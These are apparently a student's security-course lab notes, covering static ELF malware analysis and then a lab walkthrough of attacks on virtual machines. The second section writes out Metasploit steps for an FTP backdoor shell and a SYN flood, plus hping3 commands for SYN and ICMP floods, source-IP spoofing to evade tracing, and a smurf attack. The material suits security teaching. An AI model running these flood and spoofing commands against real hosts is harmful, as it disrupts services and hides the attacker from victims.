# POST-MST LAB 1

When we create a bit by bit copy there are executables. To study the executables there are 2 ways:

* Static: Studying the header and contents
* Dynamic: Running and seeing what it does

ELF: Executable and Linkable Format – they are for Linux

Executables can also be malwares.

**YARA Rules** are what define a Malware. YARA, humorously coined as "Yet Another Ridiculous Acronym," is a framework dedicated to large-scale pattern matching, where rules are its cornerstone. These YARA rules are devised to classify and identify malware samples, constructing descriptions of malware families rooted in textual or binary patterns

Malwares:

* They have many sections like string and etcetera.
* They show if the executable is statically linked or dynamically
* The malwares also have their own libraries. The libraries might be there in the system itself or may need to be installed by the malware itself.

Making executables:

* Create a simple c program
* An executable automatically has debugging info in it. On stripping this debugging info (info about the functions) are available. Hackers usually release stripped executables to be run on victims so that no one can analyse from outside that what is available inside their program.
* We can see if a file is stripped or not when we study its “file” description
* When we run an executable it becomes a process and on becoming a process it is assigned some space in the main memory.



What is the difference between static and dynamic linking?

Static linking means that the library code is copied into your executable file at compile time, while dynamic linking means that the library code is loaded into memory at run time.


Static: File contents are linked before running.

Dynamic: Only when the program is run then the libraries are linked to the program.


Dynamic links are very useful for removing bugs, replacing libraries when needed. In static it is not easy as the entire code needs to be changed.

To create a statically linked files: gcc -static -o cprogram\_static.exe cprog

Static files are much bigger in size.



We can also strip this static executable.



Learn info about the ELF Header and learn all info in the PPT only not the pdf that sir shared. To get more details about the content in the ppt that sir shared then refer to the pdf


Magic Bytes: 7F45 4C46- for executables

OS ABI: OS Application Binary Interface


There is an inbuilt command called **readelf** which helps one to read the info about an elf


The program header and section header are different and have different structure definitions

Read the document that sir gave before coming to the next class.



* This is decoding the header of this executable

\

* Decriptions of the strings/sections
* Now we will look at the strings in the elf
* 

When we look at the strings of the stripped file then we see that the **.symtab** which contains the symbol table is not present.

- Elf header: all info about the elf

- Section header- contain info about the elf

- Program header- loads the elf


\* All this is basically statically parsing the elf and studying it

# POST MST LAB 2

## EXPLORING METASPLOIT


### eg1: backdoor attack

* Open Metasploit vm
* Open kali vm
  + Open terminal
  + Sudo Msfconsole
  + Search ftp
  + Copy the ftp command





Now to execute this:



This opens the terminal to the other machine

### eg 2: DOS ATTACK


* Use **dos/tcp/synflood**
* **nmap -ss -O <ip of machine to attack>:** *this scans all the ports that are open to receive tcp packets through which we can send our malicious packets*
* To send unlimited syn flood packets: **use auxiliary/dos/tcp/synflood**
* **set RPORT <type any of the open PORT numbers>**
* **set RHOST <ip of victim>**
* **exploit :** *to run the exploit*

## EXPLORING HPing3

Hping3 can not only be used to launch attacks but also for **reconnascence**  which is basically getting info about the devices that we are attacking.

### SYN FLOOD: TCP PACKETS FLOOD

* **sudo hping3 --count 15000 --data --syn --flood -p <attack machine>**
* this will launch a syn flood attack using hping3
* Doing this from multiple terminals will ultimately lead the machine which we are attacking to crash.

****

### PING FLOOD: ICMP PACKETS FLOOD

* *To launch normal PING FLOOD:* **sudo hping3 -1 192.168.184.131(victim machine)**
* *To launch the packets faster and clog the machine even more:* **sudo hping3 -1 –fast 192.168.184.131(victim machine)**
* *To launch this even faster:* **sudo hping3 -1 –faster 192.168.184.131(victim machine)**
* We aim to send multiple packets from multiple terminals to clog the machine.

### IP SPOOFING: To launch these attacks while hiding our ip address

* **sudo hping3 -1 –faster -a 192.168.0.2(fake address) 192.168.184.131(victim machine)**
* Now we can hide ourselves while conducting these attacks.
* **sudo hping3 -1 –faster –rand-source 192.168.184.131(victim machine)**
  + this will generate fake addresses randomly which will make it even more difficult for the victims to identify the source of the attack or track down the attacker.

### SMURF ATTACK

* **sudo hping3 -1 –faster –a 60.0.0.5 60.0.0.255**
* What this is doing is that we are broadcasting a message from our device to the entire network. Now all the devices in the network will reply with a synchronization acknowledgement to **60.0.0.5** which is the victim machine and not the actual machine from which this ping came, that is our(Attacker) machine.
* The effect of the attack wont be visible to us as this is on our local machine however, when using a simple low processing power server like raspberry pi the effects of our attack that will be seen will be quite significant.

### OTHER SIMILAR ATTACKS and tools:

* Teardrop attack
* Burpsuit
* Snort: intrusion detection system. We can run this in Windows and Linux and whenever any attack happens they will identify it.

MALWARE ANALYSIS:

* Malware analysis extracting header- pestudio
* using stag analysis
* Analysing elfs